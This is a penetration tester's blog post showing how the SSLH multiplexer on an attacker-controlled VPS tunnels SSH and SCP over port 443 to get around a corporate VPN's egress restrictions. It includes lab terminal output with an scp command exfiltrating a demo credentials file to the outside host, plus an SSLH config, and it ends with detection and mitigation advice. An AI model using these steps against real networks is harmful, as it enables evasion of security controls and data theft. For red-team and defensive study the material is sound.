Quick N Easy VPN Policy Bypass
Introduction
Welcome to the first installment of documenting my weird and wonderful discoveries identified during my journey as a penetration tester. Today's topic relates to 'Protocol Multiplexing' with a tool called SSLH.
Using this tool for offensive purpose is not novel and there have been previous blog posts on the matter, primarily in regard to evading outbound restrictions in the context of establishing a command-and-control channel (C2) here. I used this tool for similar purposes on an engagement where I was testing an organisations capabilities in identifying data exfiltration attempts via various means, from consumer applications such as WhatsApp, to cloud drives, and through custom channels such as a C2 beacon or leveraging vulnerabilities within a client device to exfiltrate data in a clandestine manner.
To deliver this engagement, they provided me with a corporate laptop and fake data to exfiltrate. The client had enforced an Azure Always on VPN profile, authentication was via Entra-ID SSO, this restricted users to connections over HTTPS (TCP/443) and DNS TCP/UDP (53). This obviously limited the opportunities for transferring files over the wire by default. I began a review of the workstation and identified that the ssh client was enabled. Abuse of SSH in various stages of the kill chain has been well documented, for example T1059, whereby adversaries attempt to obtain a reverse shell to execute commands from a remote host.
Predictably, outbound SSH was blocked, however, the Windows OpenSSH client was present, which gave me the following ideas: A) Could I get a Batch/PowerShell script or service to start before the VPN initialises? B) Could I initiate a connection over port 443 and conduct data exfiltration to an external host under my control?
Ultimately, I was only able to partially prove hypothesis A, I was unable to create a service that would start before the VPN and script execution was restricted on the endpoint. However, I was able to restart the VPN profile, which gave a short window of time to execute an SCP command. Despite the VPN profile reactivating, I was able to exfiltrate the PoC data file.
Whilst researching hypothesis B, I discovered SSLH and realised it provided a second vector for bypassing the VPN restrictions.
What is Protocol Multiplexing?
- To understand SSLH, we must first understand the theory. Protocol multiplexing is a technique that allows multiple network protocols to share a single port on a server. Rather than running separate services on different ports, a multiplexer sits in front of these services and examines incoming connection data to determine which protocol is being used. It then forwards the connection to the appropriate service based on patterns in the initial handshake or data packets. This is particularly useful in restrictive network environments where only certain ports (typically 443 for HTTPS) are accessible through firewalls, or when you want to consolidate services behind a single entry point.
What is SSLH?
SSLH is a protocol multiplexer daemon that specifically handles SSL/TLS, SSH, OpenVPN, and several other protocols on the same port. When a client connects, SSLH reads the first few bytes of the connection to identify the protocol being used, then transparently proxies the connection to the correct backend service running on localhost. For instance, you could run both an HTTPS server and SSH server, both accessible via port 443 - SSLH would route HTTPS traffic to your web server and SSH traffic to your SSH daemon based on the connection characteristics. The tool operates in either fork mode (spawning a new process per connection) or select mode (using multiplexed I/O), with the latter being more efficient for handling numerous simultaneous connections.
From a red team perspective, SSLH is valuable for establishing covert channels and maintaining persistence, as it lets you hide SSH or VPN traffic within ports that are almost always permitted through corporate firewalls. Defenders may be unaware that legitimate HTTPS traffic and tunnelled protocols can coexist on the same port, making it harder to block unauthorised access purely through port-based filtering. Protocol detection at deeper inspection layers becomes necessary to identify multiplexed traffic patterns.
For more information on the technical details see the following
Demo:
- Rather than provide some kind of dry example text, I went ahead and created a demo.
- You can try out the demo used on your own infrastructure and domains by using the following project. Disclaimer: this project heavily leveraged cursor and some quick fixes, if you experience any issues, please let me know by submitting a pull request. Furthermore, this project is not a 1 to 1 configuration of an enterprise environment, some additional tweaks may be required to get this working in practice.
- Link: sslh-multiplex-lab
- Overall, the architecture looks like this:

- The idea is that connections on the given subdomain e.g.
ssh.domain.comget forwarded to the right protocol, whilst still allowing for legitimate HTTPS connections on port 443. This provides us with some flexibility for additional services if needed e.g. exfiltration over SMB. - The lab takes in our Hetzner account API and Namecheap API and designated domain (defined within the
config.yamlfile) and spins up a VPS with the necessary services, TLS config (self signed) and a docker container which runs a Wireguard VPN restriction which limits outbound connections to port 443 only. - From within the container, let's try to connect to a demo server.
root@a9bc3ff6fed5:/# ssh -vvv demo@test.rebex.net
OpenSSH_8.9p1 Ubuntu-3ubuntu0.13, OpenSSL 3.0.2 15 Mar 2022
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug3: expanded UserKnownHostsFile '~/.ssh/known_hosts' -> '/root/.ssh/known_hosts'
debug3: expanded UserKnownHostsFile '~/.ssh/known_hosts2' -> '/root/.ssh/known_hosts2'
debug2: resolving "test.rebex.net" port 22
debug3: resolve_host: lookup test.rebex.net:22
debug3: ssh_connect_direct: entering
debug1: Connecting to test.rebex.net [194.108.117.16] port 22.
debug3: set_sock_tos: set socket 3 IP_TOS 0x10
debug1: connect to address 194.108.117.16 port 22: Connection timed out
ssh: connect to host test.rebex.net port 22: Connection timed out
- Restrictions only allow for outbound connections e.g. google.com
curl -I -L -k https://google.com
HTTP/2 301
location: https://www.google.com/
content-type: text/html; charset=UTF-8
content-security-policy-report-only: object-src 'none';base-uri 'self';script-src 'nonce-2-aTdciso0mLTYCbZyKooA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/other-hp
date: Tue, 27 Jan 2026 01:40:03 GMT
expires: Thu, 26 Feb 2026 01:40:03 GMT
cache-control: public, max-age=2592000
server: gws
content-length: 220
x-xss-protection: 0
x-frame-options: SAMEORIGIN
alt-svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

HTTP/2 200
content-type: text/html; charset=ISO-8859-1
content-security-policy-report-only: object-src 'none';base-uri 'self';script-src 'nonce-sJLkvcrPYZLXNJvrCAVqtQ' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/other-hp
accept-ch: Sec-CH-Prefers-Color-Scheme
p3p: CP="This is not a P3P policy! See g.co/p3phelp for more info."
date: Tue, 27 Jan 2026 01:40:03 GMT
server: gws
x-xss-protection: 0
x-frame-options: SAMEORIGIN
expires: Tue, 27 Jan 2026 01:40:03 GMT
cache-control: private
set-cookie: AEC=AaJma5uRKkkSoI_76z8A3taeiGWUXb6W-AvJDOjFBEbOj2Uo_6qwoUXAlA; expires=Sun, 26-Jul-2026 01:40:03 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
set-cookie: __Secure-ENID=31.SE=YCg_mAC6nv875ZRcEwMxHhJGJ9QPmgo_uMVPpbmcFu5D2i16YmY9RfbrTgXFpicu3uXjjxA9BujwFd6Hjfx4dY8UcPEZbrL5XqsrTPw79xb7E7MsnObXxbLB8d1wPs9SR4w5Dfff1FbUtnrpdAZvOlV_-nK1W0wOapI6ZBE3UQj1Osr9Ic8HEHXufgAVr-kIdR5rjUmKwMok05H6AFFH0FuTgRsU; expires=Fri, 26-Feb-2027 17:58:21 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
set-cookie: __Secure-BUCKET=CNEG; expires=Sun, 26-Jul-2026 01:40:03 GMT; path=/; domain=.google.com; Secure; HttpOnly
alt-svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
- But using our VPS we can bypass these restrictions using
SSLHand ssh into our VPS
root@8a40b931c700:/# ssh -p 443 testuser@ssh.chaosnegineering.cc
ssh: Could not resolve hostname ssh.chaosnegineering.cc: Name or service not known
root@8a40b931c700:/# ssh -p 443 testuser@ssh.chaosengineering.cc
The authenticity of host '[ssh.chaosengineering.cc]:443 ([46.224.203.241]:443)' can't be established.
ED25519 key fingerprint is SHA256:C11AeXhKwp21zDwTYgNeRx5+8qt5c3WoReQuQQo9i24.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[ssh.chaosengineering.cc]:443' (ED25519) to the list of known hosts.
testuser@ssh.chaosengineering.cc's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Jan 27 02:30:12 AM UTC 2026

  System load:  0.0               Processes:             133
  Usage of /:   5.0% of 74.79GB   Users logged in:       0
  Memory usage: 11%               IPv4 address for eth0: 46.224.203.241
  Swap usage:   0%                IPv6 address for eth0: 2a01:4f8:1c1f:9946::1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Jan 27 01:40:46 2026 from 127.0.0.1
- This demo is not exactly a 1 to 1 config of an enterprise machine, but for our purposes, it demonstrates how
SSLHcan be used to bypass restrictions. For example, we can now exfil files over SCP.
root@8a40b931c700:/# cat secrets.txt
Domain Administrator Credentials
====================================

Username: demo-lab-adm@example.local
Password: Kx9#mP2$vL8@nQ5&wR7!tY4*uI3^oE6#jH9

Additional Service Accounts:
----------------------------
svc_backup@example.local: B@ckup2024!S3cur3#P@ss
svc_sql@example.local: SQL_Admin_2024!Xy9#zW2
svc_web@example.local: WebSvc!P@ssw0rd#2024$Mk7

(These credentials are for demonstration purposes only)

root@8a40b931c700:/# scp -P 443 secrets.txt testuser@ssh.chaosengineering.cc:/home/testuser
testuser@ssh.chaosengineering.cc's password:
secrets.txt                                                                                        100%  522    19.7KB/s   00:00
- We could also establish a reverse SSH tunnel or establish a C2 channel via alternative channels - all over a single port
- Our SSLH config that is setup by the project looks something like this, by default only https, ssh and smb are setup - however there are more options support by the demo project, you will just need to adjust the codebase a bit to get some actual services running e.g. an OpenLDAP server.
verbose: 2;
foreground: true;

listen:
(
    { host: "0.0.0.0"; port: "443"; max_connections: 1000; },
    { host: "[::]"; port: "443"; max_connections: 1000; }
);

protocols:
(
    {
        name: "tls";
        host: "127.0.0.1";
        port: "636";
        probe: "builtin";
        sni_hostnames: ["ldaps.example.com"];
    },
    {
        name: "tls";
        host: "127.0.0.1";
        port: "8444";
        probe: "builtin";
        alpn_protocols: ["h2", "http/1.1"];
    },
    {
        name: "tls";
        host: "127.0.0.1";
        port: "8444";
        probe: "builtin";
    },
    {
        name: "ssh";
        host: "127.0.0.1";
        port: "22";
        probe: "builtin";
        fork: true;
    },
    {
        name: "regex";
        host: "127.0.0.1";
        port: "389";
        probe: "regex";
        regex_patterns: ["^\\x30"];
    },
    {
        name: "regex";
        host: "127.0.0.1";
        port: "445";
        probe: "regex";
        regex_patterns: ["^\\x00\\x00\\x00"];
    },
    {
        name: "regex";
        host: "127.0.0.1";
        port: "3389";
        probe: "regex";
        regex_patterns: ["^\\x03\\x00\\x00"];
    },
    {
        name: "regex";
        host: "127.0.0.1";
        port: "3306";
        probe: "regex";
        regex_patterns: ["^[\\x00-\\xff]{4}\\x0a"];
    },
    {
        name: "regex";
        host: "127.0.0.1";
        port: "5432";
        probe: "regex";
        regex_patterns: ["^\\x00\\x00\\x00\\x08"];
    },
    {
        name: "anyprot";
        host: "127.0.0.1";
        port: "445";
        probe: "builtin";
    }
);

timeout: 5;
on_timeout: { name: "tls"; };
Why does it work?
Our SSLH configuration works because it matches how clients connect. SSLH evaluates protocol probes based on their specificity and detection patterns. The TLS probe matches SNI/ALPN headers in the ClientHello, whilst the SSH probe identifies the unencrypted "SSH-2.0-" protocol banner sent at connection initiation. When a connection arrives on port 443, SSLH examines the initial bytes: if it detects a TLS ClientHello with SNI/ALPN, it routes to nginx on port 8444; if it identifies an SSH handshake, it forwards to port 22.
The tricky bit is handling different TLS clients. Modern browsers send ALPN (Application-Layer Protocol Negotiation) during the TLS handshake, so we include a TLS route that matches ALPN protocols like h2 and http/1.1. Older clients or tools that don't send ALPN would miss that route, so we also add a catch-all TLS route with no ALPN or SNI restrictions. This ensures any TLS connection gets routed correctly, whether it's a modern browser or an older client.
We have to account for timeouts too, the 5-second timeout with TLS fallback ensures that legitimate HTTPS connections from slow clients aren't misrouted. This is critical for maintaining normal web browsing for defensive and functionality purposes. This covers slow-starting HTTPS connections and prevents legitimate web traffic from being misrouted. Combined with SNI-specific routes for subdomains and the catch-all for the root domain, the setup handles both specific subdomain requests and generic HTTPS traffic on the same port.
How can one defend against this?
The following presents some general actions defenders can take to identify malicious use of protocol multiplexing
Traffic analysis and detection
- SSLH multiplexes multiple protocols on one port, so look for unusual traffic patterns.
- HTTPS connections on port 443 that don't match typical web traffic—for example, larger than expected packet sizes or timing, or TLS handshakes followed by non-HTTP data can indicate use of multiplexers like SSLH.
- Use TLS inspection to examine the first bytes of connections. Multiplexers like SSLH must probe protocols before forwarding, which introduces small delays that can give its use away.
- Monitor for subdomains that resolve to the same IP but serve different protocols, or for services that shouldn't be on port 443.
- Packet analysis can flag connections that don't match expected protocol behaviour, such as long-lived connections on 443 that look like SSH sessions rather than HTTP.
Endpoint and log analysis
- On suspected compromised systems, check firewall rules for port forwarding or NAT rules that redirect traffic.
- Log analysis should flag outbound connections from internal systems to external IPs on port 443, especially if those connections persist for longer than expected durations.
- Ensure that application allow listing policies are enforced and centralised endpoint protection is deployed to all endpoints.
Mitigation and containment
- Use application-aware firewalls to enforce protocol-specific policies on port 443, allowing only legitimate HTTPS.
- Implement egress filtering to prevent internal systems from establishing unauthorised outbound connections.
References:
Conclusion
This brings us to the end of the post. It may not have been the most novel piece of research out there but I hope it was of use to the reader.